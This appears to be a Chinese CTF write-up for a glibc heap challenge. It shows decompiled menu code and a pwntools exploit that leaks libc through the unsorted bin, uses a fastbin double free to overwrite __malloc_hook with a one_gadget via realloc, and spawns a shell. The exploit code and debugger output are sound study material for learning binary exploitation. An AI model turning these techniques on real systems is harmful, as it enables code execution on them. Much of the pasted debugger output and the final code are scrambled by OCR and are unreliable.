省寨堆题 free

```
puts("1. alloc heap");
  puts("2. delete heap");
  puts("3. show heap");
  puts("4. exit");
  return puts("choice");
}

标准堆菜单
unsigned __int64 add()
{
  int v1; // [rsp+0h] [rbp-10h] BYREF
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  for (i = 0; i <= 9 && *((_QWORD *)&ptr + i); ++i)
  ;
  if (i <= 9)
  {
    puts("size");
    __isoc99_scanf("%d", &v1);
    *((_QWORD *)&ptr + i) = malloc(v1);
    chunk_size[i] = v1;
    puts("content");
    read(0, *((void **)&ptr + i), v1);
  }
  else
  {
    puts("full heap");
    }
    return __readfsqword(0x28u) ^ v3;
}</pre>
```

能分配九个堆

int menu()

```
unsigned __int64 dele()
{
    unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
    puts("idx");
    __isoc99_scanf("%d", &v1);
    if ( v1 > 9 || !*((_QWORD *)&ptr + (int)v1) )
    {
        puts("error");
        exit(0);
    }
    free(*((void **)&ptr + (int)v1));
    return __readfsqword(0x28u) ^ v2;
}
```

```
unsigned __int64 show()
{
   unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
   unsigned __int64 v2; // [rsp+8h] [rbp-8h]

   v2 = __readfsqword(0x28u);
   puts("idx");
   __isoc99_scanf("%d", &v1);
   if ( v1 > 9 || !*((_QWORD *)&ptr + (int)v1) )
   {
      puts("error");
      exit(1);
   }
   puts(*((const char **)&ptr + (int)v1));
   return __readfsqword(0x28u) ^ v2;
}
```

标准的利用函数

```
def add(size, content):
    io.recvuntil(b'choice\n')
    io.sendline(b'1')
    io.recvuntil(b'size\n')
    io.sendline(f'{size}'.encode('utf-8'))
    io.recvuntil(b'content\n')
    io.sendline(content)

def delete(id):
    io.recvuntil(b'choice\n')
    io.sendline(b'2')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))

def show(id):
    io.recvuntil(b'choice\n')
    io.sendline(f'{id}'.encode('utf-8'))

io.recvuntil(b'idx\n')
    io.recvuntil(b'idx\n')
    io.sendline(f'{id}'.encode('utf-8'))
```

第一步:通过 unsorted bins 泄露 libc 地址 payload

```
add( size: 0x21, content: b'aaaa') # 0
add( size: 0xf8, content: b'aaaa') # 1
add( size: 0x21, content: b'aaaa') # 2
delete(1)
show(1)
```

| malloc_chunk | | | | leak | _libc | |
|--------------|------|---|---|---------------|---------------|---------|
| | 0x21 | 0 | | | 0x21 | 0 |
| aaaa | | | | aaaa | | |
| | 0x91 | 1 | | | 0x91 | 1(free) |
| bbbb | | | dele(1) | main_arena+88 | main_arena+88 | |
| | | | 因为chunk1大小超过0x80 | | | |
| | | | 所以进入unsorted bins | | | |
| | | | 而第一个被分配的unsorted chunk 的fd和bk会指向main_arena+88的地方 | | | |
| | | | | 8 | | |
| | 0x21 | 2 | | | 0x21 | 2 |
| cccc | | | | cccc | | |

这样 main_arena 的地址我们就知道了,并且我们还知道 main_arena-0x10 的地方是 malloc_hook 函数的地址,这样只要根据泄露出来的 main_arena 减去(88+0x10)就能得到 malloc_hook 函数的实际地址,再减去 libc 中的地址就能得到 libc 的基地址。

0号堆分不分配都无所谓,1号堆的要求是大于 0x80,因为要让 free 的进 unsorted bins,2号堆的大小没有要求,但是必须有,因为 unsorted bins 和 top chunk 之间没有堆的话,也就是物理地址相邻的话就会合并,见 Loτυs 爷的笔记:

实现步骤

个人笔记: ①: fastbin由于追求效率,安全检验机制机制较弱,free时找到fastbin链表中符合大小的堆块就直接加入了,不会检测pre_insue的值。同时,物理地址相邻的fastbin不会合并。

②:fastbin的最大使用范围为0x70,若不属于fastbin,在合并时会与topchunk合并。因此free的堆块必须和top chunk中间需要有一个小堆块将这两者隔开。

https://blog.csdn.net/Invin cible/article/details/121322899

gdb 看 (左: 分配 012 三个堆; 右: 不分配 2, 只分配 01 两个堆)

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x55/bi944e900
Size: 0x30 (with flag bits: 0x31)

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x55/bi944e930
Size: 0x100 (with flag bits: 0x101)
fd: 0x7fid7i1c4b78
Size: 0x100 (with flag bits: 0x31)

Allocated chunk | PREV_INUSE
Addr: 0x55/bi944e130
Size: 0x300 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x55/bi944e130
Size: 0x300 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi944e130
Size: 0x200 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi944e130
Size: 0x20e30 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi944e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi944e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x20fd0 (with flag bits: 0x20fd1)

Top chunk | PREV_INUSE
Addr: 0x55/bi94e300
Size: 0x30 (with flag bits: 0x31)
```

可以看到不加 chunk2 就直接跟 top chunk 合并了

| | leak | libc | |
|--------------------|---------------|---------------|---------|
| | | 0x21 | 0 |
| | aaaa | | |
| | | 0x91 | 1(free) |
| \longrightarrow | main_arena+88 | main_arena+88 | |
| 0x80 | | | |
| ins | | | |
| ed chunk +88的地方 | | | |
| | | | |
| | 25 | 0x21 | 2 |
| | cccc | | |

chunk1 的指针就指向这里,所以 show(1)的时候前八个字节就是我们要的,但是由于 64 位 libc 地址以 0x7f 开头,32 位以 0xf7 开头(反正我见过的都是),所以更通用的写法是: ru(b'\x7f').ljust(8, b'\x00'),所以 payload:

```
show(1)
main_arena_88 = u64(ru(b'\x7f').ljust(8, b'\x00'))
print(hex(main_arena_88))
malloc_hook = (main_arena_88 - 88) - 0x10
libc_base = malloc_hook - libc.symbols['__malloc_hook']
print('libc_base:', hex(libc_base))
print(libc.symbols['__malloc_hook'])
one_gadget += libc_base
realloc = libc_base + libc.symbols['realloc']
print(hex(libc_base))
print(hex(one_gadget))
```

现在我们有 libc 的基地址,结合题目名可以选择打 double free 简单来说就是创建两个 chunk: 3 和 4,然后以 343 的顺序 free,这样在 bins 里就会有这样的双向链表:

```
Pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x500e49c40000
Size: 0x30 (with flag bits: 0x31)
Free chunk (fastbins) | PREV_INUSE
Addr: 0x500e49c40000
Size: 0x70 (with flag bits: 0x71)
fd: 0x500e49c40000
Free chunk (fastbins) | PREV_INUSE
Addr: 0x500e49c40000
Free chunk (fastbins) | PREV_INUSE
Addr: 0x500e49c40000
Size: 0x70 (with flag bits: 0x71)
fd: 0x500e49c40000
Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x500e49c40100
Size: 0x20 (with flag bits: 0x21)
fd: 0x758224dc4b78
Allocated chunk
Addr: 0x500e49c40100
Size: 0x30 (with flag bits: 0x30)
Top_chunk | PREV_INUSE
Addr: 0x500e49c40100
Size: 0x300 (with flag bits: 0x300)
Top_chunk | PREV_INUSE
Addr: 0x500e49c40100
Size: 0x300 (with flag bits: 0x20ea1)
pwndbg> bins
chunk3
fastbins
chunk4 chunk3
fastbins
chunk4 chunk3
fastbins
chunk4 chunk3
fastbins
chunk4 chunk3
fastbins
fastbins
chunk4 chunk3
fastbins
chunk4 chunk3
fastbins
fastbins
chunk4 chunk3
fastbins
fastbins
chunk4 chunk3
fastbins
fastbins
fastbins
chunk4 chunk3
fastbins
fast
```

如果大小跟这些堆相同,堆申请会从左到右申请这些堆,所以我们申请第一次的时候,在 chunk3 对应 fd 的位置写入 malloc_hook 附近的地址,这样我们申请完这三个堆,再申请第四个 堆的时候就会往 malloc_hook 附近的地址里写东西

(double free 为什么要用 fastbin 也参考 Loτυs 爷的笔记) payload:

```
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))
add( size: 0x60, content b'1')
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))
add( size: 0x60, b'a' * (0x13 - 8) + p64(one_gadget) + p64(realloc + 0xc))
```

这里前三个 add 就对应 chunk3 4 3,最后一个就是往 malloc_hook 里写东西,这里要注意两点: 1、为什么要将 chunk3 的 fd 指向 malloc_hook - 0x23

这里需要知道 fastbin 在分配的时候会检查 size 部分是否小于或等于最大的"fastbin"大小

```
if (_builtin_expect(fastbin_index(chunksize(victim)) != idx, 0)) {
    errstr = "malloc(): memory corruption (fast)";
}
```

所以我们要找到一个满足要求的地址

```
0x70: 0x560e49c46030 → 0x560e49c460a0 ← 0x560e49c46030
all: 0x560e49c46110 → 0x7f5824dc4b78 (main_arena+88) ← 0x560e49c46110
       x/20gx 0x7f5824dc4b78 - 88 - 0x10 - 0x23
x7f5824dc4aed < IO_wide data 0+301>: 0x5824dc3260000000
                                                                0x0000000000000007f
x7f5824dc4afd: 0x5824a85ea0000000
                                      0x5824a85a7000007f
x7f5824dc4b0d < realloc hook+5>:
                                                                0x00000000000000000
                                       0x0000000000000007f
x7f5824dc4b1d: 0x0000000000000000
                                       0x00000000000000000
                                                       0x00000000000000000
x7f5824dc4b2d <main_arena+13>: 0x00000000000000000
x7f5824dc4b3d <main arena+29>: 0x0000000000000000
                                                       0x00000000000000000
x7f5824dc4b4d <main_arena+45>: 0x0e49c46030000000
                                                       0x00000000000000056
x7f5824dc4b5d <main_arena+61>: 0x00000000000000000
                                                       0x0000000000000000
x7f5824dc4b6d <main_arena+77>: 0x0000000000000000
                                                        0x0e49c46160000000
x7f5824dc4b7d <main_arena+93>: 0x0e49c46110000056
                                                        0x0e49c46110000056
```

这里的 0x7f 刚好就能绕过这个检测

堆的指针指向堆+0x10 处,所以再填充 0x13 个字节就能填到 malloc_hook 里面一般的思路就是填一个 one_gadget 进去,但是这题所有 one_gadget 的条件都不满足,所以需要一个 realloc 对栈进行调整,onegg 的条件如下:

我们看 realloc 的汇编

```
disassemble realloc
Dump of assembler code for function realloc:
    x0000000000084710 <+0>:
   0x0000000000084712 <+2>:
   0x00000000000084714 <+4>:
   9x00000000000084716 <+6>:
   0x0000000000084718 <+8>:
   0x000000000008471b <+11>:
   0x0000000000008471c <+12>:
   0x0000000000008471d <+13>:
   0x0000000000084720 <+16>:
   0x00000000000084724 <+20>:
                                                                              # 0x3c3f
   0x0000000000008472b <+27>:
   0x000000000008472e <+30>:
   0x0000000000084731 <+33>:
   0x00000000000084737 <+39>:
   0x0000000000008473a <+42>:
   0x0000000000008473d <+45>:
   0x0000000000084740 <+48>:
   0x00000000000084743 <+51>:
   0x0000000000084745 <+53>:
   0x0000000000008474b <+59>:
                                         0x84a80 <realloc+880>
   0x000000000008474e <+62>:
                                            ,QWORD PTR [r
,[rdi-0x10]
   0x00000000000084754 <+68>:
   0x00000000000084758 <+72>:
   0x0000000000008475c <+76>:
   0x000000000008475f <+79>:
   0x0000000000084762 <+82>:
   0x0000000000084766 <+86>:
   0x00000000000084769 <+89>:
   0x000000000008476f <+95>:
   0x0000000000084772 <+98>:
   0x00000000000084775 <+101>:
                                        0x84ad0 <realloc+960>
   0x00000000000084778 <+104>:
   0x000000000008477e <+110>:
   0x0000000000084782 <+114>:
   0x0000000000084788 <+120>:
                                            ,[r12±0x17]
   0x0000000000008478b <+123>:
   0x0000000000084790 <+128>:
   0x00000000000084795 <+133>:
   0x00000000000084799 <+137>:
   0x0000000000008479b <+139>:
   0x000000000008479f <+143>:
   0x00000000000847a3 <+147>:
   0x000000000000847a6 <+150>:
   0x000000000000847a9 <+153>:
    x00000000000847ac <+156>:
```

这个函数中有 6 个 push 和 6 个 pop,我们选择 realloc+一定偏移就能实现减少几个 push,由于栈是高地址向低地址生长,所以 push 压栈相当于降低栈顶(rsp),减少了 push 就相当于抬高了栈顶(rsp),具体抬几个能成功得计算,听说 Lo τ us 爷建议爆破,那就爆破(见下图),最后得到 offset 为 0xc 的时候可以满足条件

```
        pwndbg>
        disassemble realloc

        Dump of assembler code for function realloc:
        0x0000000000084710

        0x00000000000084712
        <+0>: push r15

        0x0000000000084714
        <+2>: push r13

        0x000000000084716
        <+6>: push r12

        0x000000000084716
        <+8>: mov r12,rsi

        0x00000000000084716
        <+11>: push rbp

        0x00000000000084710
        <+12>: push rbx

        0x00000000000084711
        <+12>: push rbx

        0x00000000000084711
        <+13>: mov rbx,rdi
```

2、malloc hook 和 realloc hook


执行 malloc 前会执行 malloc_hook,执行 realloc 之前会执行 realloc_hook,所以 payload 是这样写的: 先填充任意字符直到 realloc_hook 前,填充 realloc_hook 为 onegg,

再填充任意字符直到 malloc_hook 前,填充 malloc_hook 为 realloc,


这样执行顺序就是:

malloc -> malloc_hook -> realloc -> realloc_hook -> onegadget

这个顺序还有一点问题: realloc 执行"前"会调用 realloc_hook,这样怎么 realloc 调整栈呢? 看到源码中是这样实现的:



用 ida 看可以发现在刚刚的 push 之后(见下图),所以是先调整了栈再进入的 realloc_hook,



也就是说已经使 onegg 条件满足了再调用的 onegg,遂 getshell

```
find . -type f -name "flag*"
./a新生赛/dinosaur/flag.txt
./a新生赛/flag.png
./a新生赛/pwn_yukon/code_cube/code_cube_dockfile/files/flag.sh
./a新生赛/pwn_yukon/int_overflow/files/flag.sh
./a新生赛/pwn_yukon/random/files/flag.sh
./a新生赛/rome.yukon/random/files/flag.sh
./a新生赛/rome.yukon/random/files/flag.sh
./flag
./flag
./flag
cat flag
cnm
```

部分完整代码:

```
context(os='linux', arch='amd64')
# context(os='linux', arch='amd64', log_level="debug")
                                                                                                                          libc = ELF('./libc-2
one_gadget = 0x4527a
                                                                                                                          add( size: 0x21, content: b'aaaa') # 0
add( size: 0xf8, content: b'aaaa') # 1
add( size: 0x21, content: b'aaaa') # 2
def add(size, content):
      io.sendline(b'1')
      io.recvuntil(b'size\n')
                                                                                                                          print(hex(main_arena_88))
malloc_hook = (main_arena_88 - 88) - 0x10
      io.recvuntil(b'content\n')
                                                                                                                         matter_nook = (main_arena_se = se) = 0x10
libc_base = malloc_hook - libc.symbols['__malloc_hook']
print('libc_base:', hex(libc_base))
print(libc.symbols['__malloc_hook'])
one_gadget += libc_base
                                                                                                                          realloc = libc_base + libc.symbols['realloc']
print(hex(libc_base))
def delete(id):
                                                                                                                          add( size: 0x60, content: b'1') # 3
add( size: 0x60, content: b'1') # 4
def show(id):
      io.recvuntil(b'choice\n')
                                                                                                                          add( size: 0x60, content b'1')
add( size: 0x60, p64(libc.sym['__malloc_hook'] + libc_base - 0x23))
      io.sendline(b'3')
      ru(b"choice")
```